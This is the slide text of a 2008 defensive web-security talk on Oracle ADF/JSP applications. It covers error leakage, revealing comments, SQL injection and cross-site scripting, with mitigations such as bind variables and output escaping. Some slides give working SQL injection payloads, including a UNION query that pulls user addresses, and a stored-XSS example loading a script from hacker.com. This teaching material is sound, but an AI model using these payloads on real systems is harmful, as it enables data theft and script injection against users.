|
1
|
- John Rydzy
- Dulcian, Inc.
- June 17, 2008
|
|
2
|
- No application is truly secure.
- Frameworks provide false sense of security.
- Developers build applications without thinking much about security.
- Any security framework must be used with caution.
- Can overcome numerous pitfalls by understanding how security holes are
manipulated to compromise a system.
|
|
3
|
- Knowledge is the key to infiltrating any system.
- Framework being used
- Specific information about the code
- Data model
- Need to police the information broadcast about your system.
- Many of these potential security breaches can easily be plugged if you
know how.
|
|
4
|

- Errors are one of the most revealing sources of information about your
system.
- Error messages are invaluable for debugging and fixing errors but have
no place in production.
- Exceptions will be thrown for both anticipated and unforeseen errors.
- Visible error messages should be canned responses.
|
|
5
|
- Oracle ADF-generated JavaServer Pages (JSPs) standard practice:
- <af:messages/> tag at the top of each page for error handling
- Can be used to display custom error messages to users
- More often uncaught exceptions and stack traces will be displayed.
- Can be revealing to someone analyzing a system for weaknesses.
- Exceptions could reveal information about the data model if thrown
during a DML operation.
- May also indicate how input parameters are used in other areas of the
system.
|
|
6
|
|
|
7
|
- Malicious users may actively try to generate errors.
- Enter exceptionally long values.
- Enter wrong data types in fields.
- Enter special characters and keywords
- Incorrect Prevention: Place limitation on the fields in the actual page.
- Assumes that people using the system will play by the rules.
- Assume that a browser will be used to communicate between user and
server.
- Certain utilities can be used to generate requests that would otherwise
be impossible for the browser to generate.
|
|
8
|
- Comprehensive server side error handling architecture
- Catch any uncaught exceptions
- Display canned error messages
- Add error handler to web.xml file
- Forward all Error 500 types that would normally display an error and
stack trace to an Error page.
|
|
9
|
- Comments are another area where information leaks occur.
- Good development practice is to thoroughly comment your code.
- Need to use comments with discretion where security is concerned.
- Comments entered on HTML/JSP pages may be visible to end users by
looking at the source code for the page.
- Comments may reveal clues about what parts of the system may be
vulnerable or incomplete.
|
|
10
|
- Two types of comment tags for JSPs:
- <!– Remember to change the default admin password ->
- <%-- Admin password is Test --%>.
- Using <%-- --%>, the compiler will remove the comment when the
page is compiled.
- Using <!-- -->, the comment will appear as part of the generated
page
- Even if it does not appear in the rendered page in the browser, viewing
the source code will reveal the comment.
|
|
11
|
- Using JSPX files instead of JSP pages causes the compiler to remove
comments from the compiled versions of the pages.
- BUT… also adds other comments to broadcast that you are using Oracle
ADF.
- Take the time to view the source code of your compiled pages.
|
|
12
|
- Debugging code does not belong in production code.
- Debugging code with stack traces and backdoors must be REMOVED from
production environments - not just disabled.
- If debugging code is only disabled and not removed, risk of someone
figuring out how to re-enable it and use it to their benefit.
|
|
13
|
- Once a hacker has acquired enough information about a system, he/she can
start probing the system for weaknesses.
- More ways to attack a system than to defend it
- Most common mistakes responsible for the majority of attacks.
|
|
14
|
- Basic premise:
- Sometimes queries executed by an application are dynamically built
using pieces of user-supplied information
- Example:
- A web page that allows you to search by some set of criteria.
|
|
15
|
- SELECT servicerequest.svr_id, servicerequest.status,
-
servicerequest.request_date, servicerequest.problem_description,
- servicerequest.prod_id,
servicerequest.created_by,
- servicerequest.assigned_to,
servicerequest.assigned_date,
- assignedtouser.user_id,
assignedtouser.first_name,
- assignedtouser.last_name,
createdbyuser.user_id AS user_id1,
- createdbyuser.first_name AS
first_name1,
- createdbyuser.last_name AS
last_name1,
- TRUNC (request_date) AS
view_attr, TRUNC (assigned_date) AS view_attr
- FROM service_requests
servicerequest,
- users assignedtouser,
- users createdbyuser
- WHERE servicerequest.assigned_to
= assignedtouser.user_id(+)
- AND servicerequest.created_by =
createdbyuser.user_id
- AND (((servicerequest.svr_id =
100)))
|
|
16
|

- If nefarious user enters “1 or 1=1" results in:
- SELECT servicerequest.svr_id, servicerequest.status,
-
servicerequest.request_date, servicerequest.problem_description,
- servicerequest.prod_id,
servicerequest.created_by,
- servicerequest.assigned_to,
servicerequest.assigned_date,
- assignedtouser.user_id,
assignedtouser.first_name,
- assignedtouser.last_name,
createdbyuser.user_id AS user_id1,
- createdbyuser.first_name AS
first_name1,
- createdbyuser.last_name AS
last_name1,
- TRUNC (request_date) AS
view_attr, TRUNC (assigned_date) AS view_attr
- FROM service_requests
servicerequest,
- users assignedtouser,
- users createdbyuser
- WHERE servicerequest.assigned_to
= assignedtouser.user_id(+)
- AND servicerequest.created_by =
createdbyuser.user_id
- AND (((servicerequest.svr_id =
1 OR 1=1 )))
|
|
17
|
|
|
18
|

- Since you can search on any ID the previous example is not very
detrimental, but entering the following is problematic:
- 1)))
- UNION ALL
- SELECT NULL, NULL,
- NULL, first_name || ' '
|| last_name || ' ' || street_address,
- NULL, NULL,
- NULL, NULL,
- NULL, NULL,
- NULL, NULL,
- NULL, NULL,
- NULL, NULL
- FROM USERS
- WHERE (((1=1
|
|
19
|
- SELECT servicerequest.svr_id, servicerequest.status,
-
servicerequest.request_date, servicerequest.problem_description,
- servicerequest.prod_id,
servicerequest.created_by,
- servicerequest.assigned_to,
servicerequest.assigned_date,
- assignedtouser.user_id,
assignedtouser.first_name,
- assignedtouser.last_name,
createdbyuser.user_id AS user_id1,
- createdbyuser.first_name AS
first_name1,
- createdbyuser.last_name AS
last_name1,
- TRUNC (request_date) AS
view_attr, TRUNC (assigned_date) AS view_attr
- FROM service_requests
servicerequest,
- users assignedtouser,
- users createdbyuser
- WHERE servicerequest.assigned_to
= assignedtouser.user_id(+)
- AND servicerequest.created_by =
createdbyuser.user_id
- AND (((servicerequest.svr_id =
1)))
- UNION ALL
- SELECT NULL, NULL, NULL,
- first_name || ' ' ||
last_name || ' ' || street_address, NULL, NULL,
- NULL, NULL, NULL, NULL,
NULL, NULL, NULL, NULL, NULL, NULL
- FROM users
- WHERE (((1 = 1)))
|
|
20
|
|
|
21
|
- This type of attack can also be used to manipulate data by injecting
into DML operations.
- Moot point in the Oracle Application Development Framework (ADF) if
using view objects and entities to perform DML operations
- Need to be aware of this problem:
- When manual DML operation is used
- When executing a procedural call built dynamically with user input
data
|
|
22
|
- How to prevent attacks?
- Eliminate dynamically built SQL and DML operations wherever possible.
- Replace them with predefined statements or view objects with bind
variables.
- Bind Variables prevent invalid characters from corrupting statements
- DBAs happy since parsing and executing will be more efficient in the
database.
- If still need to dynamically build SQL statements
- Perform input validation on any value coming directly from users.
|
|
23
|
- Basic premise: Malicious data input from an outside source and then
transmitted to users without being validated for malicious content.
- Service request example:
- Add a new request and specify a problem description.
- Developer expects something like “Ice machine not working”
- What happens if user enters “Ice machine not working <script
src=http://www.hacker.com/hack.js></script>”
|
|
24
|
- Later when a user browses to a page displaying the service request
problem, one of two things will happen:
- 1. The problem description will show up exactly as it was typed with
scripting.
- 2. Or the actual problem description “Ice machine not working” will
show up and the script tag will be executed and perform whatever
operation is specified in the JavaScript library.
|
|
25
|
- Dependent upon whether output validation is performed
- If field is bound using Oracle’s ADF binding framework, value will be
escaped.
- Invalid characters such as < and > will be changed to <
and > respectively in the response
- Data gets rendered as text to be displayed by the browser instead of
interpreted as code to be executed.
- Same value rendered through another tag that did not perform output
validation (<% out.println(problem);%>)
- Script tag could be interpreted as code and executed.
- Even when using Oracle ADF, need to be wary of tag attribute “escape”
when set to “False”
- Turns off output escaping
- Allows stored code to be added to a page.
- Attribute should only be enabled for data from a trusted source, or
data that has been previously scrubbed.
|
|
26
|
- Data being output is subject to corruption if proper validation is not
enforced.
- Web pages, reports, calls to web services, logs, anywhere that data
input by a third party is utilized.
- Depending upon display format, offending characters may be new lines,
tabs, tags, commas, etc.
- Output format should be reviewed for appropriate and inappropriate
content to ensure that the data being output is valid for that format.
|
|
27
|
- Two primary methods of performing Input/Output validation to prevent SQL
injection, cross site scripting, and other types of attacks:
- Black lists ensure that no invalid characters are used, i.e. single
quotes (‘).
- Problem if you did not anticipate a bad character in a blacklist.
- White lists check to make sure that only characters from an approved
list are used (i.e. only alphabetic letters)
- White lists are typically considered more secure than black lists.
|
|
28
|
- Client-side validation cannot be trusted as secure.
- All validation must be performed on the server side.
- End-users cannot be trusted.
- JavaScript embedded in web pages makes for a better user experience
that provides immediate feedback.
- Cannot be trusted to properly validate input.
- Easily disabled on the client side
- Can be bypassed by creating a request manually using URL parameters.
- Avoid cleansing data and instead reject it.
|
|
29
|
- 1) Utilize software/hardware firewalls to control access to
applications.
- 2) With small user base, limit exposure to user domains/IP addresses to
reduce risk of being probed.
- 3) Investigate VPN to connect to an Intranet instead of exposing your
application to the Internet.
- 4) Ensure all data transferred to/from site is encrypted
- Only way to access the site is via HTTPS
- 5) Make sure that Application Server is hardened.
- Remove unnecessary/unused components
- Demo/example software that comes with most Application Servers
including Oracle.
- 6) Strictly control access to servers and source code.
|
|
30
|
- Presentation merely scratches the surface of all the possible ways of
attacking web applications.
- Good starting point for thinking about security
- Base upon which to build other security practices.
- Remember:
- Try to prevent all sources of information leakage that could give away
even the slightest hints about the system
- Validate and control all input sources.
|
|
31
|
- John Rydzy – jrydzy@dulcian.com
- Dulcian website - www.dulcian.com
|

 Notes
Notes